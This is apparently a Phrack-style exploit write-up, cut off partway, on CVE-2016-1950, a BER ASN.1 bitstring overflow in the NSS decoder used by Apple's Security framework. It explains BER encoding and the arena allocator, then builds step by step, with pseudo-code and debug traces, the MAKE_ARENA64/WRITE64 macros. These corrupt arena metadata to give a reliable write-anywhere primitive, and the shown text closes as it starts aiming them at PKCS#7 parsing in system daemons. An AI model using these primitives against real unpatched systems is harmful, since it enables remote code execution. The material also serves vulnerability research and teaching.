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In this article we set out to analyse an old bug, namely CVE-2016-1950[0]. While the bug was fixed long ago, it is worth dissecting it because of its particularities and potential effects it had before it was patched. The bug was present in the Mozilla NSS (the BER ASN.1 parser to be more specific) a codebase that is also used by iOS/macOS, thereby impacting all applications using the Security framework. We'll walk through some exploit techniques powerful enough to gain code execution in certain daemons.

```
-- 1 - ASN.1 basics
```

Abstract Syntax Notation One (ASN.1) is an interface description language used for defining data structures that can be serialised and deserialised in a cross-platform way[1]. It is used in telecommunications and computer networking, cryptography, and other fields.

Let's start with a simple example of ASN.1:

```
FooProtocol DEFINITIONS ::= BEGIN
    FooQuestion ::= SEQUENCE {
        trackingNumber INTEGER,
        question IA5String
    }
    FooAnswer ::= SEQUENCE {
        questionNumber INTEGER,
        answer BOOLEAN
    }
    END
And the messages:
    myQuestion FooQuestion ::= {
```

In order to pass around the actual messages, they have to be encoded by the sender and decoded by the receiver. There exist various types of encodings: DER, BER, XER, CER, PER and so on, but in this article we will focus on BER (Basic Encoding Rules) for reasons that will become apparent later.

```
-- 1.0 - BER basics
```

BER is a TLV encoding, aka type-length-value. Each data element is encoded as a Type, followed by a Length, followed by the actual Data and optionally an end-of-content marker.

```
+----+
| Type | Length | Data | END (optional) |
+----+
```

### ITU-T X.680 defines the Type:

```
End-of-Content (EOC) Primitive 0
BOOLEAN Primitive 1
INTEGER Primitive 2
BIT STRING Primitive/Constructed 3
...
SEQUENCE and SEQUENCE OF Constructed 16
```

The Type is encoded as an ASN tag. In its simplest form it looks like this:

When the type exceeds 5 bits, the tag is encoded a bit differently, but we don't need it for the purpose of this writeup.

For our FooAnswer example, the simplest encoding would be (in hex):

```
is a combination of 0x20 (Constructed) + 0x10 (Sequence)
is the total sequence length
02 denotes an integer
01 denotes the length of the integer in bytes
05 the actual integer value
01 denotes a boolean
01 denotes the length of the boolean in bytes
FF the actual boolean value (TRUE)
```

It is important to note that BER encoding is quite flexible. For example, we can have a bitstring expressed as a sequence of one or more primitive bitstrings:

```
is a combination of 0x20 (Constructed) + 0x03 (Bit String)
is the total length of the components
denotes a bitstring
the length of the bitstring in bytes, plus 1
number of unused trailing bits at the end of the last byte
the first part of the actual bitstring
denotes a bitstring
the length of the bitstring in bytes, plus 1
number of unused trailing bits at the end of the last byte
the second part of the actual bitstring
```

The decoder should merge those bitstrings, resulting in: 010000010100001.

Length can be specified in two ways: indefinite and definite. The former does not encode the length at all, but the content data must finish at EOC. The latter has two forms: short and long. The short form is a single byte in range [0 .. 127]. The long form is expressed as (0x80 + size of length), followed by the actual length in big-endian format. This is not terribly important but such encodings may pop up later in our article.

There are many other examples of BER flexibility, but we will not concern ourselves with those, because they are outside the scope of this article.

DER is very similar to BER, but with all that flexibility removed. Whereas BER has many ways to skin the cat, DER will provide only one, the canonical form. Because ASN.1 parsers tend to become very complex to handle all sorts of obscure BER input, they can become a rich source of bugs.

#### -- 2 - Enter the bug

For a very long time, security researchers have looked for software bugs using differential analysis, especially when the vendor is vague about the fixed vulnerabilities. Oftentimes, after a security update, it is worth diffing or -- when the source is not available -- bindiffing between the new version and the old one.

Let's take a look at the security content of iOS 9.3 update[0], matching with OS X El Capitan v10.11.4 / Security Update 2016-002. Somewhere down the line, it says:

Security:

Impact: Processing a maliciously crafted certificate may lead to arbitrary code execution

Description: A memory corruption issue existed in the ASN.1 decoder. This issue was addressed through improved input validation.

CVE-2016-1950: Francis Gabriel of Quarkslab

OK, this sounds pretty bad. Or good, depending on the perspective. In this case the sources were available[2], so it was worth enough diffing them:

```
$ diff -Naurp Security-57337.20.44 Security-57337.40.85
```

Most of the relevant code is in Security-57337.20.44/OSX/libsecurity\_asn1/ and something interesting pops up in secasn1d.c.diff:

```
// If this is a bit string, the length is bits, not bytes.
```

Indeed, the old code looks somewhat fishy:

```
PORT_Memcpy(item->Data + item->Length, buf, len);
item->Length += len;
... and somewhere down the line...
item->Length = (item->Length << 3) - state->bit string unused bits;
```

A quick glance tells us the bit vs byte confusion happens at concatenating multiple primitive bitstrings and smells like OOB write. The offset seems to jump geometrically higher and higher in `sec\_asn1d\_parse\_leaf` and it is reachable from:

```
sec_asn1d_parse_more_bit_string
SEC_ASN1DecoderUpdate
SEC_ASN1Decode
SecAsn1Decode
```

# -- 2.0 - The allocator

The decoder has its own memory allocator, an Arena Allocator[3], designed to be simple and fast. Introduced by Douglas T. Ross around 1967, it was later demonstrated by Hanson in 1990 that Arenas are the fastest memory management solution.


In its simplest form, an Arena Allocator cuts consecutive slices from a big block of memory, which was previously requested from the Operating System. These blocks are considered "large" by the system allocator, and therefore happen to be aligned to at least 256 bytes. When the current Arena block is exhausted a new block is requested from the OS and the process is repeated. Usually the memory is freed all-at-once, if at all.

The ASN.1 decoder allocates memory via `sec\_asn1d\_[z]alloc` which calls `PORT\_ArenaAlloc` in secport.c, which in turn calls `PL\_ARENA\_ALLOCATE` in plarena.h

The freeing is done by `PORT\_FreeArena` which calls `PL\_CLEAR\_ARENA` macro for each linked Arena. It was supposed to nuke the memory contents, but in Release mode it does nothing, which allows us to get away without crashing after we start manipulating the Arena meta-data. OK, that was a spoiler...

The memory manager consists of two pools, each pool containing a linked list of Arenas. `our\_pool` holds arenas for state objects and temporary storage, and `their\_pool` keeps the destination structures. Each Arena is being defined by the following structure:

Which is laid out in memory:



After one `PORT ArenaAlloc`, avail moves toward the limit:

When an Arena is exhausted, a new one is linked in and the process repeats. At any given time, we are guaranteed that the next allocation will happen between `avail` and `limit`.

# -- 2.1 - The state machine

As it turns out, we can build libasn1.dylib from the published sources: we change to Security-57337.20.44/OSX/libsecurity\_asn1/ and, after a bit of plumbing, we can finally type "make". This allows us to instrument/debug the library and visualise the allocations, the state transitions, etc. Our business is in Security-57337.20.44/OSX/libsecurity\_asn1/secasn1d.c, please keep an eye on it, there will be a lot of code snippets as we move forward.

Let's investigate how the ASN.1 parsing really works. The decoder is driven by the so-called templates, which define a decoding schema for the expected input. For example, when decoding a signed X.509 certificate, it will use `kSecAsn1SignedCertTemplate`. A template may contain various subtemplates: `kSecAsn1TBSCertificateTemplate`, `kSecAsn1AlgorithmIDTemplate` and so on. This mechanism makes sure the elements come in the required order and the parsing stops if the consumed element does not match the expected type:

```
Template (expected) Input data (actual)

Element type <==+=> Element

V

Element type <==+=> Element

V

Element type <==+=> Element

X

Element type <==!=> Wrong element
```

The state of the currently parsed element is kept in `sec\_asn1d\_state`, a structure containing various flags, sub-items and a pointer to the current template -- this will become important a bit later. The state object looks like this:

```
typedef struct sec_asnld_state_struct {
    SEC_ASN1DecoderContext *top;
    const SecAsn1Template *theTemplate;
    void *dest; // SecAsn1Item *item
    ...
    struct sec_asnld_state_struct *parent;
    ...
    unsigned int bit_string_unused_bits;
    struct subitem *subitems_head;
    struct subitem *subitems_tail;
    ...
} sec asnld state;
```

Small note: during this writeup, `item` will always refer to `state->dest` and may be used interchangeably hereinafter.

The ASN.1 parser consumes the input, allocating memory as it goes. For each element, a state object and the actual data are laid down in memory inside whatever Arena is active at that given point.

Now we can build a simple example, a constructed bitstring composed of two primitive bitstrings:

```
len = 256;

CONS_BITSTRING(len);
    REP_BITSTRING(0, 10, 'a');

if (len) {
    START_BITSTRING(0, len - 1);
    while (len) {
        PUSH1('z');
    }
}
```

The above pseudo-code will generate:

```
constructed bitstring
length (2 byte long form): 0x100 bytes
    primitive bitstring
    length: 11 bytes, including the unused bits specifier
    number of unused bits, trailing at the end of the last byte
    "aaaaaaaaaa"
    primitive bitstring
    length (1 byte long form): 240 bytes
    number of unused bits, trailing at the end of the last byte
    "zzz..."
```

```
Which can be decoded with the following call to libasn1.dylib:
    SecAsn1Decode(input, input size, kSecAsn1BitStringTemplate, &output);
We get this:
    new ARENA \rightarrow o_pool/0x7fab29003020 of size 2087
    sec asn1d push state:429: zalloc(144) -> 0x7fab29003070 in arena
    o pool/0x7fab29003020 (left 1831)
    new ARENA \rightarrow t pool/0x7fab29000020 of size 1063
    sec asn1d prepare for contents:1458: zalloc(256) -> 0x7fab29000020 in arena
    t pool/0x7fab29000020 (left 775)
    sec asn1d push state:429: zalloc(144) -> 0x7fab29003100 in arena
    o pool/0x7fab29003020 (left 1687)
    STATE transition 0x7fab29003070 \rightarrow 0x7fab29003100
    sec asn1d parse leaf: memcpy(0x7fab29000020 + 0 = 0x7fab29000020,
    "61\overline{6}16161\overline{6}16161\overline{6}1", 10) <-- [A]
    adjusting item->len (10) to 80,
    unused=0x0
                                                                  <-- [B]
    STATE transition 0x7fab29003100 -> 0x7fab29003070
    STATE transition 0x7fab29003070 -> 0x7fab29003100
    sec asn1d parse leaf: memcpy(0x7fab29000020 + 80 = 0x7fab29000070,
    "7a7a7a7a7a7a7a7a7a", 239) <-- [C]
    sec asn1d parse leaf: pre-existing value = 0x0
    adjusting item->len (319) to 2552, unused=0x0
    STATE transition 0x7fab29003100 \rightarrow 0x7fab29003070
    STATE transition 0x7fab29003070 -> 0x0
`zalloc(144)` is allocating a new state object. `zalloc(256)` is allocating
space for the bitstring itself. And we observe the two memcpy:
    memcpy (0x7fab29000020 + 0 = 0x7fab29000020, "6161616161616161", 10) // the 1st
    memcpy: [A]
    memcpy(0x7fab29000020 + 80 = 0x7fab29000070, "7a7a7a7a7a7a7a7a7a7a7a", 239) // the 2nd
   memcpy: [C]
That is, the state machine is concatenating the two primitive bitstrings to
create the final constructed bitstring. But the bitstring pieces should be
adjacent, yet they are not, because:
    PORT Memcpy(item->Data + item->Length, buf, len);
    item->Length += len;
    item->Length = (item->Length << 3) - state->bit string unused bits;
At each concatenation, `item->Length` is used as an offset and then it is
updated, growing exponentially higher by roughly a factor of 8, as seen
above at [B].
The good news is that the overflow works. The bad news is that the memcpy
happens in `their pool` Arena, whereas the state objects are allocated in
'our pool' Arena. This is not great, since it may be difficult to massage
`their pool` Arenas and -- even if we pull it off -- there may be nothing
interesting there. We want `our pool` Arenas, because that's where the
state objects are.
-- 2.2 - The subtle flaw
By carefully analysing the state machine for whatever ways of switching to
`our_pool`, we notice a weird thing in `sec_asn1d_parse_bit_string`:
    if ((state->pending == 0) || (state->contents length == 1)) {
        if (state->dest != NULL) {
            SecAsn1Item *item = (SecAsn1Item *)(state->dest);
            item->Data = NULL; // <-- [D]</pre>
            item->Length = 0;
            state->place = beforeEndOfContents;
        if (state->contents length == 1) {
```

```
/* skip over (unused) remainder byte */
    return 1;
} else {
    return 0;
}
```

It looks like a shortcut for empty primitive strings. It essentially nukes the destination item and switches to `beforeEndOfContents`. It looks almost legit, except it is throwing away the old `item->Data` by setting it to NULL, as seen at [D]. Then, when the next bitstring component arrives, `sec\_asnld\_prepare\_for\_contents` sees that `item` is nuked and allocates it anew, but this time in `our\_pool`. The allocation size is fit to accommodate the last length that was parsed.

And here things start to become interesting. A constructed bitstring has a total length and then each component has its own length (all of these must sum up to the total). If we enter `sec\_asnld\_prepare\_for\_contents` right after the shortcut, the parser must have already parsed the next component and the last parsed length will be of that component, which is smaller than the total. What we just achieved was to throw away the good `item->Data` (sized for the grand total) and replace it with a new `item->Data` (sized for the next component after the shortcut). If the shortcut didn't exist, then `sec\_asnld\_prepare\_for\_contents` would have not allocated `item->Data` again, and the size of the allocation would have remained fit for the grand total. This is a bug in its own right, but more on that later...

```
The switch to `our_pool` was our goal, and we got it:
    alloc len = state->contents length;
    if (item == NULL || state->top->filter only) {
    } else if (state->substring) {
         * If we are a substring of a constructed string, then we may
         * not have to allocate anything (because our parent, the
         ^{\star} actual constructed string, did it for us). If we are a
         ^{\star} substring and we ^{\star}\text{do}^{\star} have to allocate, that means our
         * parent is an indefinite-length, so we allocate from our pool;
         * later our parent will copy our string into the aggregated
         * whole and free our pool allocation.
         * /
        if (item->Data == NULL) {
            PORT Assert (item->Length == 0);
            poolp = state->top->our pool;
        } else {
            alloc len = 0;
    } else {
        . . .
    if (alloc_len || ...) {
        if (item) {
            item->Data = (unsigned char*)sec asn1d zalloc (poolp, alloc len);
        }
        . . .
```

Let's try again, forcing the switch to `our\_pool` by introducing an empty bitstring aka the shortcut aka the breaker aka the key to the kingdom:

START BITSTRING(0, 0); // nuke item->Data

// item->Data is a block of size=len in their pool

REP\_BITSTRING(0, 10, 'a'); // new item->Data is a block of size=10+1 in our\_pool

CONS BITSTRING(len);

if (len) {

```
START BITSTRING(0, len - 1);
    while (len) {
       PUSH1('z');
}
new ARENA \rightarrow o pool/0x7f84fc803020 of size 2087
sec asn1d push state:429: zalloc(144) -> 0x7f84fc803070 in arena
o pool/0x7f84fc803020 (left 1831)
new ARENA \rightarrow t pool/0x7f84fc800020 of size 1063
sec asn1d prepare for contents:1458: zalloc(256) -> 0x7f84fc800020 in arena
t pool/0x7f84fc800020 (left 775)
sec asn1d push state:429: zalloc(144) -> 0x7f84fc803100 in arena
o pool/0x7f84fc803020 (left 1687)
STATE transition 0x7f84fc803070 \rightarrow 0x7f84fc803100
STATE transition 0x7f84fc803100 \rightarrow 0x7f84fc803070
STATE transition 0x7f84fc803070 \rightarrow 0x7f84fc803100
sec_asn1d_prepare_for_contents:1458: zalloc(11) -> 0x7f84fc803190 in arena
o pool/0x7f84fc803020 (left 1671)
sec asn1d parse leaf: memcpy(0x7f84fc803190 + 0 = 0x7f84fc803190,
"6161616161616161", 10)
adjusting item->len (10) to 80, unused=0x0
STATE transition 0x7f84fc803100 \rightarrow 0x7f84fc803070
STATE transition 0x7f84fc803070 \rightarrow 0x7f84fc803100
sec asn1d parse leaf: memcpy(0x7f84fc803190 + 80 = 0x7f84fc8031e0,
"7a7a7a7a7a7a7a7a7a", 236)
adjusting item->len (316) to 2528, unused=0x0
STATE transition 0x7f84fc803100 \rightarrow 0x7f84fc803070
STATE transition 0x7f84fc803070 \rightarrow 0x0
```

`sec asn1d zalloc(11)` is allocating a temporary buffer of size 10+1.

The parser creates a temporary buffer, which resides in `our\_pool`, and it is using it to agglutinate the complete bitstring. But this buffer is only sized for the first part -- the 'a' part of size 10+1 -- and therefore it is much smaller than it should be. Remember that `our\_pool` is a list of Arenas holding either state objects or temporary input data:

Let's try again, but force another state object allocation after our short buffer which gets overflowed. We insert a nested constructed bitstring and see what happens. Yes, BER allows it. Yes, it is really that bad...

```
CONS BITSTRING(len);
    START BITSTRING(0, 0);
    CONS BITSTRING(3 + 10);
        REP BITSTRING(0, 10, 'a');
if (len) {
    START BITSTRING(0, len - 1);
    while (len) {
       PUSH1('z');
}
new ARENA \rightarrow o pool/0x7f91f3803020 of size 2087
sec asn1d push state:429: zalloc(144) -> 0x7f91f3803070 in arena
o pool/0x7f91f3803020 (left 1831)
new ARENA \rightarrow t pool/0x7f91f3800020 of size 1063
sec_asn1d_prepare_for_contents:1458: zalloc(256) -> 0x7f91f3800020 in arena
t pool/0x7f91f3800020 (left 775)
sec_asn1d_push_state:429: zalloc(144) -> 0x7f91f3803100 in arena
```

```
o pool/0x7f91f3803020 (left 1687)
STATE transition 0x7f91f3803070 \rightarrow 0x7f91f3803100
STATE transition 0x7f91f3803100 -> 0x7f91f3803070
STATE transition 0x7f91f3803070 \rightarrow 0x7f91f3803100
sec_asn1d_prepare_for_contents:1458: zalloc(13) -> 0x7f91f3803190 in arena
o pool/0x7f91f3803020 (left 1671)
sec asn1d push state:429: zalloc(144) -> 0x7f91f38031a0 in arena
o pool/0x7f91f3803020 (left 1527)
STATE transition 0x7f91f3803100 -> 0x7f91f38031a0
sec asn1d parse leaf: memcpy(0x7f91f3803190 + 0 = 0x7f91f3803190,
"61616161616161", 10)
sec asn1d parse leaf: pre-existing value = 0x0
adjusting item->len (10) to 80, unused=0x0
STATE transition 0x7f91f38031a0 -> 0x7f91f3803100
STATE transition 0x7f91f3803100 \rightarrow 0x7f91f3803070
STATE transition 0x7f91f3803070 -> 0x7f91f3803100
sec_asn1d_parse_leaf: memcpy(0x7f91f3803190 + 80 = 0x7f91f38031e0,
"7a7a7a7a7a7a7a7a7a", 234)
sec asn1d parse leaf: pre-existing value = 0x3
adjusting item->len (314) to 2512, unused=0x0
STATE transition 0x7f91f3803100 -> 0x7f91f3803070
STATE transition 0x7f91f3803070 \rightarrow 0x0
```

It is pretty obvious that we can overwrite the state object of the nested constructed bitstring.

However, by the time the second string gets copied, the nested state object is abandoned, and nothing happens. We deduce the actual smash must happen inside the nested constructed bitstring:

```
CONS BITSTRING(len);
    START BITSTRING(0, 0);
    CONS \overline{B}ITSTRING(3 + 10 + 3 + 64);
        REP BITSTRING(0, 10, 'a');
        REP BITSTRING(0, 64, 'b'); // smashes the active state object
if (len) {
    START BITSTRING(0, len - 1);
    while (len) {
       PUSH1('z');
    }
}
new ARENA \rightarrow o pool/0x7fa27d003020 of size 2087
sec asn1d push state:429: zalloc(144) -> 0x7fa27d003070 in arena
o pool/0x7fa27d003020 (left 1831)
new ARENA \rightarrow t pool/0x7fa27d000020 of size 1063
sec asn1d prepare for contents:1458: zalloc(256) -> 0x7fa27d000020 in arena
t pool/0x7fa27d000020 (left 775)
sec asn1d push state:429: zalloc(144) -> 0x7fa27d003100 in arena
o pool/0x7fa27d003020 (left 1687)
STATE transition 0x7fa27d003070 \rightarrow 0x7fa27d003100
STATE transition 0x7fa27d003100 \rightarrow 0x7fa27d003070
STATE transition 0x7fa27d003070 \rightarrow 0x7fa27d003100
sec asn1d prepare for contents:1458: zalloc(80) -> 0x7fa27d003190 in arena
o pool/0x7fa27d003020 (left 1607)
sec asn1d push state:429: zalloc(144) -> 0x7fa27d0031e0 in arena
o pool/0x7fa27d003020 (left 1463)
STATE transition 0x7fa27d003100 \rightarrow 0x7fa27d0031e0
sec asn1d parse leaf: memcpy(0x7fa27d003190 + 0 = 0x7fa27d003190,
"6161616161616161", 10)
```

```
sec_asn1d_parse_leaf: pre-existing value = 0x0
adjusting item->len (10) to 80, unused=0x0
STATE transition 0x7fa27d0031e0 -> 0x7fa27d003100
STATE transition 0x7fa27d003100 -> 0x7fa27d0031e0
sec_asn1d_parse_leaf: memcpy(0x7fa27d003190 + 80 = 0x7fa27d0031e0,
"6262626262626262", 64)
sec_asn1d_parse_leaf: pre-existing value = 0x7fa27d003020
<CRASH>
```

Great! We can now smash an active state object while it is being accessed.

```
-- 2.3 - The strategy
```

Looking at the `sec\_asnld\_state` structure, we realise there are many flags that we can smash, which may or may not confuse the ASN.1 parser state machine. And there are many pointers which we can do partial overwrites on, which has the effect of moving them to another controlled area inside the current Arena. However tempting is to try all of these, we realise there is a low-hanging fruit in there. Recall how the overwrite offset is computed:

```
item->Length += len;
...
item->Length = (item->Length << 3) - state->bit_string_unused_bits;
```

By making the `bit\_string\_unused\_bits` large, we can have `item->Length` going negative. This has the effect of having `item->Data + item->Length` pointing somewhere to a smaller address, which can be used to smash other state objects, allocated previously. But then, we end up with the same problem, and then we'd have to figure out what state field to smash again.

A better target is to smash the Arena structure itself. This is a meta-data attack. It works because the allocations inside an Arena are predictable by design. In fact, we know our bitstrings will always be laid out at the same distance from the start of the active Arena, for a given input.

After we do this, we trigger another allocation, with another bitstring. If we get it right we can manipulate Arena `limit/avail`, effectively gaining an allocate-anywhere primitive. And if we follow up with another bitstring, we have gained a write-anywhere primitive.

```
CONS BITSTRING(len);
    START BITSTRING(0, 0);
    CONS \overline{B}ITSTRING(3 + 19 + 3 + 4);
        REP BITSTRING(4, 19, 'a'); // filler
        START BITSTRING(0, 4); // smash bit string unused bits
            PUSH4((19 * 8 - 4 + 4) * 8 + (0x3190 - 0x3020) + 2*8);
    START_BITSTRING(0, 16); // smash the Arena
        PUSH8(0x41414141414140 + 16); // limit
        PUSH8(0x4141414141414140); // avail
    START_BITSTRING(0, 0); // trigger new allocation
        REP BITSTRING(0, 1, 'b'); // trigger new memcpy over allocation
if (len) {
    START BITSTRING(0, len - 1);
    while (len) {
       PUSH1('z');
}
```

```
If the above seems somewhat confusing, refer to "openssl asnlparse" output:
     0:d=0 hl=4 l= 256 cons: BIT STRING
    4:d=1 hl=2 l= 1 prim: BIT STRING // break, trigger allocation 7:d=1 hl=2 l= 29 cons: BIT STRING // filler: "aaa..."
    31:d=2 hl=2 l= 5 prim: BIT STRING // bit_string_unused_bits
    38:d=1 hl=2 l= 17 prim: BIT STRING // destination: Arena limit/avail
    57:d=1 hl=2 l= 1 prim: BIT STRING // break, trigger fake alloc
    60:d=1 hl=2 l= 2 prim: BIT STRING // write value: "b"
    64:d=1 hl=3 l= 193 prim: BIT STRING // remainder "zzz..."
    new ARENA \rightarrow o pool/0x7ffe62803020 of size 2087
    sec asn1d push state:429: zalloc(144) -> 0x7ffe62803070 in arena
    o pool/0x7ffe62803020 (left 1831)
    new ARENA \rightarrow t pool/0x7ffe62800020 of size 1063
    sec_asn1d_prepare_for_contents:1458: zalloc(256) -> 0x7ffe62800020 in arena
    t pool/0x7ffe62800020 (left 775)
    sec asn1d push state:429: zalloc(144) -> 0x7ffe62803100 in arena
    o pool/0x7ffe62803020 (left 1687)
    STATE transition 0x7ffe62803070 -> 0x7ffe62803100
    STATE transition 0x7ffe62803100 -> 0x7ffe62803070
    STATE transition 0x7ffe62803070 \rightarrow 0x7ffe62803100
    sec asn1d prepare for contents:1458: zalloc(29) -> 0x7ffe62803190 in arena
    o pool/0x7ffe62803020 (left 1655)
    sec asn1d push state:429: zalloc(144) -> 0x7ffe628031b0 in arena
    o pool/0x7ffe62803020 (left 1511)
    STATE transition 0x7ffe62803100 \rightarrow 0x7ffe628031b0
    sec asn1d parse leaf: memcpy(0x7ffe62803190 + 0 = 0x7ffe62803190,
    "6161616161616161", 19)
    sec asn1d parse leaf: pre-existing value = 0x0
    adjusting item->len (19) to 148, unused=0x4
    STATE transition 0x7ffe628031b0 -> 0x7ffe62803100
    STATE transition 0x7ffe62803100 -> 0x7ffe628031b0
    sec asn1d parse leaf: memcpy(0x7ffe62803190 + 148 = 0x7ffe62803224, "640", 4)
    sec asn1d parse leaf: pre-existing value = 0x0
    adjusting item->len (152) to 18446744073709551232, unused=0x640
    STATE transition 0x7ffe628031b0 \rightarrow 0x7ffe62803100
    STATE transition 0x7ffe62803100 \rightarrow 0x7ffe62803070
    STATE transition 0x7ffe62803070 \rightarrow 0x7ffe62803100
    sec asn1d parse leaf: memcpy(0x7ffe62803190 + 18446744073709551232 =
    0x7ffe62803010, "4141414141414150", 16)
    sec asn1d parse leaf: pre-existing value = 0x7ffe62803827
    adjusting item->len (18446744073709551248) to 18446744073709548672, unused=0x0
    STATE transition 0x7ffe62803100 \rightarrow 0x7ffe62803070
    STATE transition 0x7ffe62803070 \rightarrow 0x7ffe62803100
    STATE transition 0x7ffe62803100 \rightarrow 0x7ffe62803070
    STATE transition 0x7ffe62803070 \rightarrow 0x7ffe62803100
    sec asn1d prepare for contents:1458: zalloc(2) -> 0x4141414141414140 in arena
    o pool/0x0 (left -1)
    sec asn1d parse leaf: pre-existing value = 0x0
    adjusting item->len (1) to 8, unused=0x0
    STATE transition 0x7ffe62803100 \rightarrow 0x7ffe62803070
    STATE transition 0x7ffe62803070 \rightarrow 0x7ffe62803100
    sec asn1d parse leaf: memcpy(0x414141414141414) + 8 = 0x4141414141414141414
    "7a7a7a7a7a7a7a7a", 192)
    sec asn1d parse leaf: pre-existing value = 0x0
    adjusting item->len (200) to 1600, unused=0x0
    STATE transition 0x7ffe62803100 \rightarrow 0x7ffe62803070
```

We got our write-anywhere:

```
memcpy(0x4141414141414140 + 0, "62", 1)
```

STATE transition  $0x7ffe62803070 \rightarrow 0x0$ 

but apparently the remainder of the string is also written somewhere around that address. We will address this issue momentarily (pun intended).

First, let's explain our contraption above. There are two magic values in our bitstring: the value with which to overwrite `bit string unused bits`, and the length of the filler. The former is given by the offset of the temporary buffer inside our current Arena. It does vary depending on what elements have been processed before our bitstring, but for a given input it is considered constant: D = 0x7fb191003190 - 0x7fb191003020 // actual values do not matterThe latter can be calculated with the following formula: K = (116 = offsetof(sec asn1d state, bit string unused bits) +round8(K + 10) + 4=bit string unused bits) / 8We find that K=19 satisfies the equation and it is a constant allowing us to reach `state->bit string unused bits`. Now we can sum up all the above into a write-anywhere primitive: #define MAKE ARENA64(filler, arena used, lower bound, upper bound) \ do { \ CONS BITSTRING(10 + 19);  $\setminus$ REP BITSTRING(4, 19, filler); \ START BITSTRING(0, 4); \  $PUSH4((19 * 8 - 4 + 4) * 8 + (arena_used) + 2*8);$ START BITSTRING(0, 16); \ PUSH8(upper\_bound); \ PUSH8(lower bound); \ } while (0) #define WRITE64(clean, x) \ do { \ START BITSTRING(0, 0); \ if (clean) { \ START BITSTRING(7, 1); \ PUSH1(x);  $\setminus$ START BITSTRING(0, 7); \ PUSH7((x) >> 8);} else { \ START BITSTRING(0, 8); \ PUSH8(x);  $\setminus$ } while (0)

And finally, our code looks like this:

START BITSTRING(0, 0); // break

MAKE\_ARENA64('a', 0x3190 - 0x3020, 0x41414141414140, 0x41414141414150);
WRITE64(0, 0x42424242424242); // break & write

if (len) {
 START\_BITSTRING(0, 0); // break for clean exit
 START\_BITSTRING(0, len - 1);
 while (len) {

It essentially translates to:

}

PUSH1('z');

CONS BITSTRING(len);

memset(0x41414141414141414, 0, sizeof(0x424242424242424) + 1); \*(uint64 t \*)0x4141414141414141 = 0x424242424242424;

You will notice there are 3 breakers. One just before hijacking the current Arena. Another one inside the arbitrary write, and the last one just before

the remainder of the string. The last one makes sure further ASN.1 parsing resumes in a normal way, without even crashing. This is possible because we designed our fake Arena as small as possible, just enough to accommodate one write; any further allocs will link in new legit Arenas.

To sum it up, we smash a state object to manipulate the current Arena. This will coerce `sec\_asn1d\_zalloc` into returning the address we want, and make this fake Arena look exhausted after one write. Then we just copy our value at the aforementioned address. There is one minor inconvenience though: the destination address is subject to a zeroing step, which goes one byte past our write size. In order to fix the bleeding, we have to do a multi-stage write (WRITE64 has a parameter to correct this automatically if needed):

```
// write n bytes
    START BITSTRING(0, 0); // break
    START BITSTRING(7, 1); // sec asn1d zalloc, then memset(dest, 0, 1 + 1)
        PUSH1(first); // write first byte. item->Length = (0 + 1) * 8 - 7
    START BITSTRING(0, n);
        PUSHB(next); // next bytes get written at offset +1
And finally, we can do as many writes as we want, by repeating the process:
    CONS BITSTRING(len);
        START BITSTRING(0, 0);
        MAKE ARENA64('a', 0x3190 - 0x3020, 0x41414141414140, 0x414141414141414 + 16);
        WRITE64(0, 0x4242424242424242);
        START BITSTRING(0, 0);
        MAKE ARENA64('a', 0, 0x4343434343434340, 0x4343434343434340 + 16);
        WRITE64(0, 0x44444444444444);
    if (len) {
        START BITSTRING(0, 0);
        START BITSTRING(0, len - 1);
        while (len) {
            PUSH1('z');
        }
    }
Which translate into:
    *(uint64 t *)0x4141414141414140 = 0x424242424242424242;
    * (uint64 ^{-}t *) 0x4343434343434340 = 0x44444444444444444444;
Notice the subsequent writes, and their respective Arenas, start afresh. It
means D must be always zero after the first one.
The reasoning is almost identical for 32bit, we just need to find D and K.
D can be found experimentally:
    D = 0x7a1f18e8 - 0x7a1f1810 // actual values do not matter
And then K is found with the following formula:
    K = (64 = offsetof(sec asnld state, bit string unused bits) +
         round8(K + 10) + 0=bit string unused bits) / 8
Once we found D and K=11, we can write a similar Arena primitive:
    #define MAKE ARENA32(filler, arena used, lower bound, upper bound) \
    do { \
        CONS BITSTRING(10 + 11); \setminus
            REP BITSTRING(0, 11, filler); \
```

START BITSTRING(0, 4); \

```
PUSH4((11 * 8 - 0 + 4) * 8 + (arena used) + 2*4); \
    START BITSTRING(0, 8); \
        PUSH4 (upper bound); \
         PUSH4(lower bound); \
} while (0)
#define WRITE32(clean, x) \
do { \
    START BITSTRING(0, 0); \
    if (clean) { \
         START BITSTRING(7, 1); \
             PUSH1(x); \setminus
         START BITSTRING(0, 3); \
             PUSH3((x) >> 8); \setminus
    } else { \
         START BITSTRING(0, 4); \
             \overline{PUSH4}(x); \setminus
    } \
} while (0)
```

allowing us to kickstart the write-anywhere:

```
MAKE ARENA32('a', 0x8e8 - 0x810, 0x41414140, 0x41414140 + 16);
```

What we got is an extremely reliable primitive which can write constant values at constant addresses. Let's see if we can put them to good use.

```
-- 3 - Exploit techniques
```

We need to target some application or daemon that listens and accepts ASN.1 encoded data. So far, we have experimented on bare bitstrings, but that is extremely unlikely any real world application would ask for. We need some standard containers, such as an X.509 certificate or a PKCS#7 structure, ready to be consumed. A certificate's signature is indeed a bitstring that we can manipulate, but that renders the certificate invalid. Our exploit would need to fully achieve its goal before the certificate is validated.

For now, let's suppose our victim is a daemon that consumes PKCS#7 and extracts the certificate for later validation. It accomplishes this with a call to `SecCMSCertificatesOnlyMessageCopyCertificates`. That function can be found inside the Security framework, and it uses `SecCmsMessageDecode` to parse the incoming PKCS#7, which in turn uses `SEC ASN1DecoderUpdate`.

```
-- 3.0 - PKCS#7
```

PKCS#7 stands for Cryptographic Message Syntax (aka CMS). It is a standard for storing signed and/or encrypted data, described by RFC 3369[4].

Looking at Security-57337.20.44/OSX/libsecurity\_smime/lib/cmsasn1.c, we see that we can find only one occurence of `kSecAsn1BitStringTemplate`. Recall the parser is driven by templates, so we know the ASN.1 parser will expect a bitstring wherever it hits that template. Tracing back, we get:

SecCmsOriginatorPublicKeyTemplate
SecCmsOriginatorIdentifierOrKeyTemplate
SecCmsKeyAgreeRecipientInfoTemplate
SecCmsRecipientInfoTemplate
SecCmsEnvelopedDataTemplate
NSS\_PointerToCMSEnvelopedDataTemplate
nss\_cms\_choose\_content\_template()
nss\_cms\_chooser
SecCmsMessageTemplate
SecCmsDecoderCreate()
SecCmsMessageDecode()

It looks like we need to craft an enveloped PKCS#7. However, our target expects a signed PKCS#7, which looks roughly like this:

```
cons: SEOUENCE
    prim: OBJECT
                             :pkcs7-signedData
